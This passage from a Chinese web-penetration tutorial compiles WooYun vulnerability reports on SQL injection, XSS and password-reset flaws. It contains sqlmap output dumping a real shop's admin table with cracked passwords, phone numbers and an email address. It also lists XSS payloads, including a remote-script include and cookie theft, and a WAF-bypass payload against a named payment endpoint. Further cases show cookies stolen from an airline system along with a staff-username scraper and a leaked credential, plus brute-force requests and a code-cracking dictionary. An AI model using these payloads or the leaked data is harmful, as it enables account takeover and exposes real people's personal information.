[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 07:06:48
[07:06:48] [INFO] resuming back-end DBMS 'mysql'
[07:06:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)
Payload: m=product&s=detail&id=457 OR NOT 1698=1698#
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: m=product&s=detail&id=457 AND (SELECT 1727 FROM(SELECT COUNT(*),CONCAT(0x716b707071,(SELECT (ELT(1727=1727,1))),0x71717a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: m=product&s=detail&id=457 AND SLEEP(5)

[07:06:48] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0
[07:06:48] [INFO] fetching current database
[07:06:48] [INFO] resumed: mallbuilder
current database: 'mallbuilder'
[07:06:48] [INFO] fetched data logged to text files under 'C:\Users\Administrator\.sqlmap\output\shop.cib.com.cn'
www.wooyun.org


管理员: sqlmap.exe
[07:07:38] [INFO] resumed: test
[07:07:38] [INFO] resumed: 098f6bcd4621d373cade4e832627b4f6
[07:07:38] [INFO] resumed: 18616318329
[07:07:38] [INFO] resumed: 代代
[07:07:38] [INFO] resumed: 96e79218965eb72c92a549dd5a330112
[07:07:38] [INFO] resumed: 18616325255
[07:07:38] [INFO] resumed: 唐彦飞
[07:07:38] [INFO] resumed: 96e79218965eb72c92a549dd5a330112
[07:07:38] [INFO] resumed: im_tangyf@163.com
[07:07:38] [INFO] resumed: 富商唐
[07:07:38] [INFO] resumed: 96e79218965eb72c92a549dd5a330112
[07:07:38] [INFO] analyzing table dump for possible password hashes
[07:07:38] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[07:07:42] [INFO] using hash method 'md5_generic_passwd'
[07:07:42] [INFO] resuming password '111111' for hash '96e79218965eb72c92a549dd5a330112'
[07:07:42] [INFO] resuming password 'aaaaa' for hash '594f803b380a41396ed63dca39503542'
[07:07:42] [INFO] resuming password 'test' for hash '098f6bcd4621d373cade4e832627b4f6'
what dictionary do you want to use?
[1] default dictionary file 'C:\Python27\sqlmap\txt\wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[07:07:43] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[07:07:44] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[07:07:44] [INFO] starting 4 processes
[07:07:56] [INFO] postprocessing table dump
Database: mallbuilder
Table: mallbuilder_admin
[7 entries]
+------------------+-------------+--+
| user | name | password |
+------------------+-------------+--+
admin	NULL	9b5b68054ab565a97a6197d077978a78
18016006163	18016006163	96e79218965eb72c92a549dd5a330112 (111111)
aaaaa	aaaaa	594f803b380a41396ed63dca39503542 (aaaaa)
test	test	098f6bcd4621d373cade4e832627b4f6 (test)
18616318329	代代	96e79218965eb72c92a549dd5a330112 (111111)
18616325255	唐彦飞	96e79218965eb72c92a549dd5a330112 (111111)
im_tangyf@163.com	富商唐	96e79218965eb72c92a549dd5a330112 (111111)
+------------------+-------------+--+
[07:07:56] [INFO] table 'mallbuilder.mallbuilder_admin' dumped to CSV file 'C:\Users\Administrator\.sqlmap\output\shop.cib.com.cn\dump\mallbuilder\mallbuilder_admin.csv'
[07:07:56] [INFO] fetched data logged to text files under 'C:\Users\Administrator\.sqlmap\output\shop.cib.com.cn'
www.wooyun.org



2.4.2 Xss 测试

XSS（Cross Site Scripting，跨站脚本攻击）是一类特殊的 Web 客户端脚本注入攻击手段，通常指攻击者通过“HTML 注入”篡改了网页，插入恶意的脚本，从而在用户浏览网页时控制浏览器的一种攻击。

当应用程序发送给浏览器的页面中包含用户提供的数据，而这些数据没有经过适当的转义，或者在这些内容被显示在页面之前没有验证它们都是安全的，使得输入被视为浏览器中的动态内容，就会导致存在跨站脚本漏洞。

按照“数据是否保存在服务器”，XSS 被分为：反射型 XSS 和存储型 XSS。

1.简单测试脚本检测漏洞（XSS payload）

```
<img src=1 onerror=alert(1);>
</script><script>alert(1);</script>
</script><script>alert(document.cookie);</script>
><body onload=alert(1)>
<ScRiPt >alert(1);</ScRiPt>
eval(%26%23x27 alert(1)%26%23x27);void
/><script>alert(1);</script><!--
alert(1)
```


将 payload 作为用户输入参数提交测试，这些 payload 的目的是闭合 html 的标签，使浏览器弹窗。若服务器对请求参数没有过滤处理，即直接弹窗，那么包含有恶意代码的响应信息被浏览器直接解析执行，由此触发 XSS 漏洞，且误报率很低。

当然有些 xss 漏洞隐藏较深，并不能那么容易检测到，需要构造更加强大的 payload 绕过一些 xss 简单过滤。

2、xss 攻击过程

在确定可注入的 xss 漏洞之后，诱使用户加载一个远程脚本，如将 url 的提交参数改为

```
“><script src=http://www.xxx.com/ec.js></script>
```

攻击者将真正的恶意负载写在这个远程脚本中，避免直接在 url 的参数里写入大量的 js 的代码，通过恶意脚本，进而控制用户的浏览器，达到攻击目的。

a. 反射型 XSS：

服务器未对用户请求参数做任何编码或转义处理，直接将参数作为响应的一部分输出到页面中。反射型 XSS 是一次性的，很容易实施钓鱼攻击，即诱使被攻击者点击某条恶意链接就可触发漏洞。

案例：腾讯财付通反射型 XSS 一枚（附绕过详细分析）

绕了几天都没搞定，请教了@mramydnei，一会他就 bypass WAF，感谢 M 神的无私指导啊！顺便还学到了新思路！
学习了相关资料后发现的：
1. http://blog.bentkowski.info/2014/07/google-doodle-xss-actually-response.html
2. http://drops.wooyun.org/papers/2466

这是一个在微信手机端用的一个接口，用于拉取零钱明细，接口如下，在微信客户端里请求时传入的参数都会被替换成相应正确的参数，因此在微信里没有什么用，但测试后发现在浏览器端还是可以的：

https://wx.tenpay.com/cgi-bin/mmpayweb-bin/balanceuserrollbatch?exportkey=&pass_ticket=a

返回：

```
< HTTP/1.1 200 OK
< Server: nginx/1.6.0
< Date: Sat, 30 Jan 2016 12:08:28 GMT
< Content-Type: text/html; charset=gbk
< Content-Length: 0
< Connection: keep-alive
< Cache-Control: no-cache, must-revalidate
< Set-Cookie: pass_ticket=a; Domain=wx.tenpay.com; Path=/; Expires=Sun,
31-Jan-2016 12:08:28 GMT
```

可以发现 pass_ticket 参数在 Set-Cookie 中，且值就等于 a，接下来我试着插入

https://wx.tenpay.com/cgi-bin/mmpayweb-bin/balanceuserrollbatch?exportkey=&pass_ticket=a%0d%0a%0d%0a<img src=1>

发现返回为空，不过这种类型的漏洞很好利用的原因在于我们可以在返回的头部中 HTTP 头部信息，因此试着加入 Content-Length，就可以发现返回的内容里出现了 img 标签！

https://wx.tenpay.com/cgi-bin/mmpayweb-bin/balanceuserrollbatch?exportkey=&pass_ticket=a%0d%0aContent-Length:60%0d%0a%0d%0a%3Cimg%20src=1%3E

返回内容如下：

```
< HTTP/1.1 200 OK
< Server: nginx/1.6.0
< Date: Sat, 30 Jan 2016 12:15:03 GMT
< Content-Type: text/html; charset=gbk
< Content-Length: 60
< Connection: keep-alive
< Cache-Control: no-cache, must-revalidate
< Set-Cookie: pass_ticket=a
<
<img src=1>; Domain=wx.tenpay.com; Path=/; Expires=Sun, 31-J
```

接下来就是关键的一个步骤，插入 js 代码了！不过这里有 WAF，我花了两天的时间都绕不过去，PM @mramydnei 之后得到了他的强力支援，提供思路及 bypass 的例子：

大概原理就是： 1.插入 Content-Type 更改 response 中的 charset 2.选择一个字符集，保证该字符集中的某个字符或字符串 会被浏览器忽略（也可以是 unicode transform） 3.将会被忽略的字符插入到被 blacklist 拦截的字符之间 4.done

https://wx.tenpay.com/cgi-bin/mmpayweb-bin/balanceuserrollbatch?exportkey=&pass_ticket=a%0D%0AContent-Length:120%0D%0AContent-Type:text/html;%20charset=ISO-2022-JP%0D%0A%0D%0A%3Cimg%20src=x%20on%1B%28Jerror=al%1B%28Jert%28document.domain%29%3E


（看到他的回复的时候，我感动得留下了泪水，那是我逝去的青春，“让你不好好学习！”）有 bypass WAF 的方式之后，之后一切问题都变得简单了，用 X-XSS-Protection:0 关闭浏览器的 XSS 过滤，想执行什么的代码发现被拦截了就用 M 神的方式 bypass。

最终的 Payload：

https://wx.tenpay.com/cgi-bin/mmpayweb-bin/balanceuserrollbatch?exportkey=&pass_ticket=a%0D%0AContent-Length:120%0D%0AX-XSS-Protection:0%0D%0AContent-Type:tex

t/html;%20charset=ISO-2022-JP%0D%0A%0D%0A%3Cimg%20src=x%20on%1B%28Jerror=%22al%1B%28Jert%28document.co%1B%28Jokie%29%22%3E

点击之后，弹 Cookie



修复方案：

过滤 CRLF

b. 存储型 XSS

攻击者提供一个恶意负载输入并在后台保存一段时间，一旦用户访问含恶意程序的网页文件便形成有效攻击。富文本输入空间，都有存储型 XSS 的漏洞隐患，最严重可能导致 XSS 蠕虫。

案例：华夏航空某系统存储型 XSS 漏洞(已登录系统)

http://222.178.225.36:8083/SMS/

自愿报告出可直接插入 xss

http://222.178.225.36:8083/SMS/freeWill.json

成功打到 cookies

+全部	时间	接收的内容	Request Headers	操作
-折叠	2016-04-25 11:14:20	• location : http://172.31.86.12:8083/SMS/editFreeReport.htm?operator=check1&reportId=4727 • toplocation : http://172.31.86.12:8083/SMS/oaLogin.htm# • cookie : J[redacted] • opener :	• HTTP_REFERER : http://172.31.86.12:8083/SMS/editFreeReport.htm?operator=check1&reportId=4727 • HTTP_USER_AGENT : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; Touch; .NET4.0C; .NET4.0E; Tablet PC 2.0; InfoPath.3) • REMOTE_ADDR : 222.178.225.45	删除
-折叠	2016-04-25 11:14:20	• location : http://172.31.86.12:8083/SMS/editFreeReport.htm?operator=check1&reportId=4727 • toplocation : http://172.31.86.12:8083/SMS/oaLogin.htm# • cookie : JSESSIONID=[redacted] • opener :	• HTTP_REFERER : http://172.31.86.12:8083/SMS/editFreeReport.htm?operator=check1&reportId=4727 • HTTP_USER_AGENT : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; Touch; .NET4.0C; .NET4.0E; Tablet PC 2.0; InfoPath.3) • REMOTE_ADDR : 222.178.225.45	删除

虽然是内网直接外网加 cookies 即可

内部员工账号

爬取之

```
#coding=utf-8
import requests
```

```
import re
from lxml import etree
import time
import threading
import sys
sys.getdefaultencoding()
reload(sys)
sys.setdefaultencoding('UTF-8')
sys.getdefaultencoding()
def postcode(pageId):
    url = "http://222.178.225.36:8083/SMS/queryCheckPerson.json"

    head = {
    'Host': '222.178.225.36:8083',
    'Proxy-Connection': 'keep-alive',
    'Content-Length': '71',
    'Origin': 'http://222.178.225.36:8083',
    'X-Requested-With': 'XMLHttpRequest',
    'User-Agent':'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/38.0.2125.122 Safari/537.36 SE 2.X MetaSr 1.0',
    'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8',
    'Accept': '*/*',
    'Referer': 'http://222.178.225.36:8083/SMS/choosePerson.json',
    'Accept-Encoding': 'gzip,deflate',
    'Accept-Language': 'zh-CN,zh;q=0.8',
    'Cookie': 'JSESSIONID******'
    }
    data=
"start="+pageId+"&limit=15&sort=ID&dir=ASC&dept=&role=&userRealName=&workNumber
="
    proxy={'http':'127.0.0.1:8080'}
    key = requests.post(url,headers=head,data=data,proxies=proxy)
    #print key.headers
    calc = key.text
    num =  re.findall('USERNAME":"(.*?)"}',calc,re.S)
    print num
    fp1 = open("C:\Users\Administrator\Desktop\\loginname.txt",'a')
    for i in num:
        fp1.write(''.join(i.split())+'\n')
    print 'page spider full'
print u'开始抓取'
count = 15
for i in range(0,48):
    pageId = count
```

```
count += 15
postcode(str(count))
```

再爆破又获得一枚 但是权限不如盲打的高
rangxy/rangxy123
系统弱口令确实少了 经过 wooyun 检测

一些项目

修复方案：

1.过滤 XSS

2.4.3 Fuzz

功能测试用的多一些，有可能一个超长特殊字符串导致系统拒绝服务或者功能缺失。（当然 fuzz 不单单这点用途。）

不太符合的案例，但思路可借鉴： WooYun：建站之星模糊测试实战之任意文件上传漏洞

可能会用的工具 —— spike

2.5 密码找回漏洞

2.5.1 用户凭证暴力破解


a. 四位或者六位纯数字

案列：当当网任意用户密码修改漏洞

http://m.dangdang.com/forget_psd.php?sid=e14aa9b65e0f4d05
输入要更新帐号的手机号码，然后提交。
下一步，对验证码进行暴破，由于验证码只 4 位。。网速乐观的情况下，数分钟就能破解出

来。
也不多说了，经测试，成功破解了数个帐号。

```
POST /verify_fp.php?sid=e88bf0a11d2e7920 HTTP/1.1
Host: m.dangdang.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:14.0) Gecko/20100101
Firefox/14.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://m.dangdang.com/verify_fp.php?sid=e88bf0a11d2e7920
Content-Type: application/x-www-form-urlencoded
action=verify&sid=e88bf0a11d2e7920&mobile=xxxx&verify=§v§&submit=%E6%8F%90%E4
%BA%A4
```



2.5.2 返回凭证

a. url 返回验证码及 token

案例：走秀网秀团任意密码修改缺陷

走秀网的团购网站 秀团，由于应用设计缺陷，可以造成任意密码修改

进入秀团登陆处，点忘记密码，选择手机号重设
http://tuan.xiu.com/account/repass.php
输入帐号的手机号码，点击获取验证码，此时注意抓包，或是使用 firefox 的 firebug 查看请求链接，将发现验证码出现。。。

直接输入验证码即可修改密码。。。
其实，即使不出现此缺陷，这验证码也太短时，而且不会过期，暴破也不用几分钟时间。。
暴破参考： WooYun: 友宝售货机注册漏洞

http://tuan.xiu.com/ajax/sms.php?action=user_reset&mobile=手机号码
&verifycode=8889&time=0.39637206563755256

修复方案：

修，还有加强验证码强度，连接输入几次后作废等。

暴破参考： 友宝售货机注册漏洞

友宝自动售货机，手机注册可以送两张可乐券，用于购买可乐，但是服务端对注册新手机用户没有严格限制，造成可以注册任何手机号。

友宝自动售货机，手机注册可以送两张可乐券，用于购买可乐。
1、服务端对用户提交的手机号没有严格的认证，即使是虚假的手机号；
2、用户通过发送手机号注册请求后，服务端会往该手机号上面发送一个 4 位验证码；
3、服务端对这个验证码验证次数没有限制，并且服务端对这个验证码保存的时间足够用户暴力破解验证码进行注册
4、通过注册送的可乐券购买可乐
5、无限注册就能够无限免费购买可乐

修复方案：

1、服务端严格验证手机号正确性；
2、服务端设置手机验证码有效期限短一些
3、服务端设置手机验证码验证次数，避免恶意注册


b. 密码找回凭证

在页面中通过密保问题找回密码

案例：sohu 邮箱任意用户密码重置

很简单，也非常危险的漏洞，此漏洞可修改任意搜狐用户邮箱密码

可通过搜狐登录页中的找回密码功能，再点击下面的“网上申诉”，在申诉页面的源代码里，不但有密码提示问题，Hide 表单里竟然泄露问题答案，可获得任意用户修改密码问题答案，从而轻松修改任意用户邮箱密码


搜狐通行证-网络申诉 - Windows Internet Explorer
http://passport.sohu.com/web/RecoverPwdA
Live Search
收藏夹
页面(P)
安全(S)
工具(O)
搜狐通行证
passport.sohu.com
1 输入通行证账号
2 选择找回方式
3 找回密码
身份证号：
身份证复印件照片：
密码提示问题：
sohuinfo
答 案：
注册时间：
真实姓名：
生 日：
手机号码：
最后一次登录时间：
其他线索：
http://passport.sohu.com/web/RecoverPwdAppealInput.act...
文件(F)
编辑(E)
格式(O)
item-2 sohupp-clear">
input-item-left sohupp-fleft">密码提示问题：
input-item-ct sohupp-fleft">
id="sohupp-promptproblem" class="sohupp-input-item-label-problem">sohuinfo
msgimg-promptproblem" class="sohupp-input-item-right-msgimg sohupp-fleft" >
promptproblem" class="sohupp-input-item-right-msg sohupp-fleft sohupp-msg-gray" >
item-3 sohupp-clear">
input-item-left sohupp-fleft">答 案：
input-item-ct sohupp-fleft">
id="sohupp-answer" type="text" value="actives" name="answer"></textarea>
msgimg-answer" class="sohupp-input-item-right-msgimg sohupp-fleft"
www.wooyun.org

图片是用 webmaster@vip.sohu.com 用户获得的信息，当然我没有修改他的密码

c. 返回短线验证码


案例：新浪某站任意用户密码修改（验证码与取回逻辑设计不当）

新浪某站任意用户密码修改，影响大量用户

问题网站 http://esf.sina.com.cn/ 【新浪二手房】
在主站登录处点击登录

随后点击忘记密码

在 http://broker.esf.sina.com.cn/login/findpassword 界面输入用户名时抓包



可以看到返回数据中含有该用户的手机号

通过解密，得到此用户 shenzhen 的手机号为 182****7672

在密码找回处输入解密后的手机号，并点发送验证码。再次抓包


可见短信验证码加密后返回给了浏览器，我们解密。得出验证码为 234589。
成功重置密码

****
下面就是有意思的了
通过几次测试，发现该网站的验证码程序很有意思。
所有验证码为 6 位，且依次每位均比左边一位大。
比如会出现 123456，但一定不会出现 123465 的情况。
重置后的密码也遵循此规律。
另外验证码第一位只会是 2、3、4。

****
下面给出我的破解字典

234567
234568
234569
234579
234589
234578
234679
234678
234789
235789
236789
245678
245679
245689
245789
246789
256789
345678
345679
456789

成功破出重置后的密码为 246789



至此，成功登录该用户。

修复方案：

验证码程序的问题得改
不要把敏感数据返回浏览器

2.5.3 邮箱弱 token

a. 时间戳的 MD5

案例：奇虎 360 任意用户密码修改漏洞

奇虎 360 用户通行证取回密码存在逻辑问题，导致可以修改任意用户的密码。
怕影响别的用户帐号安全，所以只用了 3 个朋友的帐号进行测试，均成功。
360 的业务线也很广了，比如 360 安全卫士系统云备份，云盘存储，网站宝，团购等项目，利用这个 sso 漏洞可以通杀，危害还是很严重的。

详细说明：

先正常流程取回一次密码，查看邮箱，邮件内容类似：

360 个人中心找回密码（重要）!
重设密码地址:http://i.360.cn/findpwd/setpwdfromemail?vc=c4ce4dd3d566ef83f9[马赛克]&u=[马赛克]%40gmail.com,马上重设密码！
如果您没有进行过找回密码的操作，请不要点击上述链接，并删除此邮件。

vc 可以看出是一串 md5，解密一下发现是个数字，类似 1339744000，第一感觉是个 id，那么遍历 id 并且修改 u 变量是否可以修改任意用户密码呢,试了一下不可以,在看这个数字，感觉有点太大了，在看，在看，在看，怎么像是个 unix 时间戳呢？
